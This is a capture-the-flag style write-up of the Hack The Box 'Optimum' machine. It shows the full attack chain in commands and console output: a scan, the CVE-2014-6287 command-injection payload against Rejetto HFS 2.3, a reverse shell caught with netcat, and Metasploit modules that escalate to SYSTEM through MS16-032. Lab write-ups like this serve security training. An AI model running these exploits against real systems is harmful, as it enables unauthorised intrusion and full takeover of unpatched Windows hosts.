Hack The Box — Optimum Write-Up

Machine Information

Item	Value
Machine	Optimum
Difficulty	Easy
Platform	Hack The Box
Target IP	10.129.8.186
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

Attack Path

Reconnaissance
↓
HTTP Service Discovered (Port 80)
↓
Rejetto HttpFileServer 2.3 Identified
↓
CVE-2014-6287 Remote Code Execution
↓
Reverse Shell as User kostas
↓
Privilege Escalation via MS16-032
↓
SYSTEM Access
↓
Retrieve User and Root Flags

Tools Used

- Nmap
- Firefox
- Git

- Python Exploit Script
- Netcat
- Metasploit Framework

---

1. Reconnaissance

The reconnaissance phase began with a network scan using **Nmap** to identify open ports and services running on the target machine.

Command Used

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.8.186

Scan Results

PORT STATE SERVICE VERSION

80/tcp open http HttpFileServer httpd 2.3

|_http-server-header: HFS 2.3

|_http-title: HFS /

Service Info: OS: Windows

The scan revealed a single open port:

Port Service Version

80 HTTP HttpFileServer 2.3

This indicates the target is running **Rejetto HttpFileServer (HFS) 2.3**, which is known to contain remote code execution vulnerabilities.

Screenshot 1 — Nmap Scan Results

```
┌──(abhay㉿Kali)-[~/Desktop/Optimum]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.8.186
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 16:19 +0530
Nmap scan report for 10.129.8.186
Host is up (0.27s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.77 seconds
```

---

2. Enumeration

The web application was accessed through a browser:

http://10.129.8.186


The page displayed the **HttpFileServer dashboard**, showing information about the server.

HttpFileServer 2.3

Server uptime

Server time

Screenshot 2 — HFS Dashboard



Vulnerability Research

Research revealed that **HttpFileServer 2.3** is vulnerable to **Remote Code Execution (RCE)** via **CVE-2014-6287**.

Vulnerability

CVE-2014-6287

Rejetto HttpFileServer 2.3.x Remote Code Execution

The vulnerability exists in the **findMacroMarker function** inside parserLib.pas, which fails to properly sanitize input containing a null byte (%00). This allows attackers to inject commands into the search parameter.


Example vulnerable request:

http://target/?search=%00{.exec|whoami.}

Source reference:

https://github.com/thepedroalves/HFS-2.3-RCE-Exploit

Screenshot 3 — Vulnerability Research



---

3. Exploitation

A public exploit was downloaded to exploit the vulnerability.

Download Exploit

git clone https://github.com/thepedroalves/HFS-2.3-RCE-Exploit/

Screenshot 4 — Download Exploit

```
┌──(abhay㉿Kali)-[~/Desktop/Optimum]
└─$ git clone https://github.com/thepedroalves/HFS-2.3-RCE-Exploit/
Cloning into 'HFS-2.3-RCE-Exploit' ...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), done.
Resolving deltas: 100% (1/1), done.
```

Navigate to the exploit directory:

cd HFS-2.3-RCE-Exploit

ls

Files available:

exploit.py

README.md

Screenshot 5 — Exploit Files

```
┌──(abhay㉿Kali)-[~/Desktop/Optimum]
└─$ ls
HFS-2.3-RCE-Exploit  target1.xml

┌──(abhay㉿Kali)-[~/Desktop/Optimum]
└─$ cd HFS-2.3-RCE-Exploit

┌──(abhay㉿Kali)-[~/Desktop/Optimum/HFS-2.3-RCE-Exploit]
└─$ ls
exploit.py  README.md
```

The exploit script must be configured with the attacker and target information.

Edit Exploit

nano exploit.py

Modify the following parameters:

lhost = '10.10.14.237'

lport = '4444'

rhost = '10.129.8.186'

rport = '80'

Screenshot 6 — Exploit Configuration

```
lhost = '10.10.14.237' # Change this
lport = '4444'         # Change this
rhost = '10.129.8.186' # Change this
rport = '80'           # Change this
```

Reverse Shell

Before running the exploit, a Netcat listener was started.

nc -lvnp 4444

Screenshot 7 — Netcat Listener

```
┌──(abhay㉿Kali)-[~/Desktop/Optimum]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Run the exploit script.

python3 exploit.py

The exploit successfully triggers remote command execution and sends a reverse shell back to the attacker machine.

Screenshot 8 — Running Exploit

```
┌──(abhay㉿Kali)-[~/Desktop/Optimum/HFS-2.3-RCE-Exploit]
└─$ python3 exploit.py
GET Request Sent
```

A reverse shell connection is received.

Screenshot 9 — Reverse Shell Obtained

```
┌──(abhay㉿Kali)-[~/Desktop/Optimum]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.8.186] 49158
id
PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop>
```

Running the following command reveals the compromised user:

whoami

Output:

optimum\kostas

This indicates the shell is running with **limited user privileges**.

---

4. Privilege Escalation

To identify potential privilege escalation paths, system information was collected.

systeminfo

The target system was identified as:

Microsoft Windows Server 2012 R2 Standard

Screenshot 10 — System Information

```
PS C:\Users\kostas\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================  ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\kostas\Desktop> accesschk.exe /accepteula -quvcw *
PS C:\Users\kostas\Desktop> sc qc ServiceName
PS C:\Users\kostas\Desktop> systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ??
System Boot Time:          22/3/2026, 9:41:36 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
```

Inspection of installed patches revealed that the system **does not contain the MS16-032 security update**, which fixes a privilege escalation vulnerability.

Missing patches include:

KB3139914

KB3147458

This indicates the system is likely vulnerable to **MS16-032 privilege escalation**.

Screenshot 11 — Missing Security Updates

```
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
                           [11]: KB2954879
                           [12]: KB2958262
                           [13]: KB2958263
                           [14]: KB2961072
                           [15]: KB2965500
                           [16]: KB2966407
                           [17]: KB2967917
                           [18]: KB2971203
                           [19]: KB2971850
                           [20]: KB2973351
                           [21]: KB2973448
                           [22]: KB2975061
                           [23]: KB2976627
                           [24]: KB2977629
                           [25]: KB2981580
                           [26]: KB2987107
                           [27]: KB2989647
                           [28]: KB2998527
                           [29]: KB3000850
                           [30]: KB3003057
                           [31]: KB3014442
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
```

Using Metasploit for Exploitation

First, a session was created using the HFS exploit module.

use exploit/windows/http/rejetto_hfs_exec

set RHOSTS 10.129.8.186

set LHOST 10.10.14.237

set LPORT 4443

exploit

Screenshot 12 — Meterpreter Session

```
msf exploit(windows/http/rejetto_hfs_exec) > use exploit/windows/http/rejetto_hfs_exec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.129.8.186
RHOSTS => 10.129.8.186
msf exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.14.237
LHOST => 10.10.14.237
msf exploit(windows/http/rejetto_hfs_exec) > set LPORT 4443
LPORT => 4443
msf exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 10.10.14.237:4443
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:8080).

[*] Exploit completed, but no session was created.
msf exploit(windows/http/rejetto_hfs_exec) >
msf exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 10.10.14.237:4443
[*] Using URL: http://10.10.14.237:8080/QsOshD
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /QsOshD
[*] Sending stage (190534 bytes) to 10.129.8.186
[!] Tried to delete %TEMP%\GnXlrluStYtPoS.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.14.237:4443 → 10.129.8.186:49177) at 2026-03-16 18:04:08 +0530
[*] Server stopped.

meterpreter >
```

Next, the **MS16-032 privilege escalation module** was used.

bg

use exploit/windows/local/ms16_032_secondary_logon_handle_privesc

set SESSION 1

exploit

The exploit successfully elevates privileges.

Screenshot 13 — Privilege Escalation Exploit

```
msf exploit(windows/http/rejetto_hfs_exec) > use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[+] Compressed size: 1160
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\SrmkBsUaGsIL.ps1 ...
[*] Compressing script contents ...
[+] Compressed size: 3741
[*] Executing exploit script ...
          __ __ ___ ___   ___     ___ ___ ___
         |  V  |  _|_  | |  _|___|   |_  |_  |
         |     |_  |_| |_| . |___| | |_  |  _|
         |_|_|_|___|_____|___|   |___|___|___|

                       [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2520

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[ref] cannot be applied to a variable that does not exist.
At line:200 char:3
+         $f8G = [Ntdll]::NtImpersonateThread($cB, $cB, [ref]$tA1y)
+         ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (tA1y:VariablePath) [], Runtim
```

After execution, a shell with **SYSTEM privileges** was obtained.

Screenshot 14 — SYSTEM Access

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

---

5. Retrieving Flags

User Flag

Navigate to the user directory.

cd C:\Users\kostas\Desktop

type user.txt

Screenshot 15 — User Flag

```
meterpreter > pwd
C:\Users\kostas\Desktop
meterpreter > dir
Listing: C:\Users\kostas\Desktop
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2026-03-23 03:02:09 +0530  %TEMP%
100666/rw-rw-rw-  282     fil   2017-03-18 17:27:16 +0530  desktop.ini
100777/rwxrwxrwx  760320  fil   2017-03-18 17:41:17 +0530  hfs.exe
100666/rw-rw-rw-  13      fil   2026-03-23 01:43:09 +0530  qc
100444/r--r--r--  34      fil   2026-03-23 01:12:29 +0530  user.txt

meterpreter > cat user.txt
```

Root Flag

Navigate to the administrator directory.

cd C:\Users\Administrator\Desktop

type root.txt

Screenshot 16 — Root Flag

```
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cat root.txt
```

Skills Learned

- Web Service Enumeration
- Exploiting Rejetto HttpFileServer
- Remote Code Execution Exploitation
- Windows Privilege Escalation Techniques
- Metasploit Exploitation Modules
- Post-Exploitation Enumeration

Conclusion

This machine demonstrates how outdated web services can lead to system compromise. The vulnerable **Rejetto HttpFileServer 2.3** allowed remote code execution through CVE-2014-6287, providing initial access as a low-privileged user. Further enumeration revealed missing security

patches, enabling exploitation of **MS16-032**, which escalated privileges to **SYSTEM**, granting full control over the machine.